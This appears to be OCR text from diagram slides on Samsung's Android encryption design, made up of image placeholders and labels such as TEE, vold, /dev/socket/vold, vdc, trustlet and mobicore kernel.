
TEE

Samsung way




TEE


Samsung way


partition footer
vold
/dev/socket/vold
vdc
trustlet
trustlet
trustlet
mobicore kernel
TEE

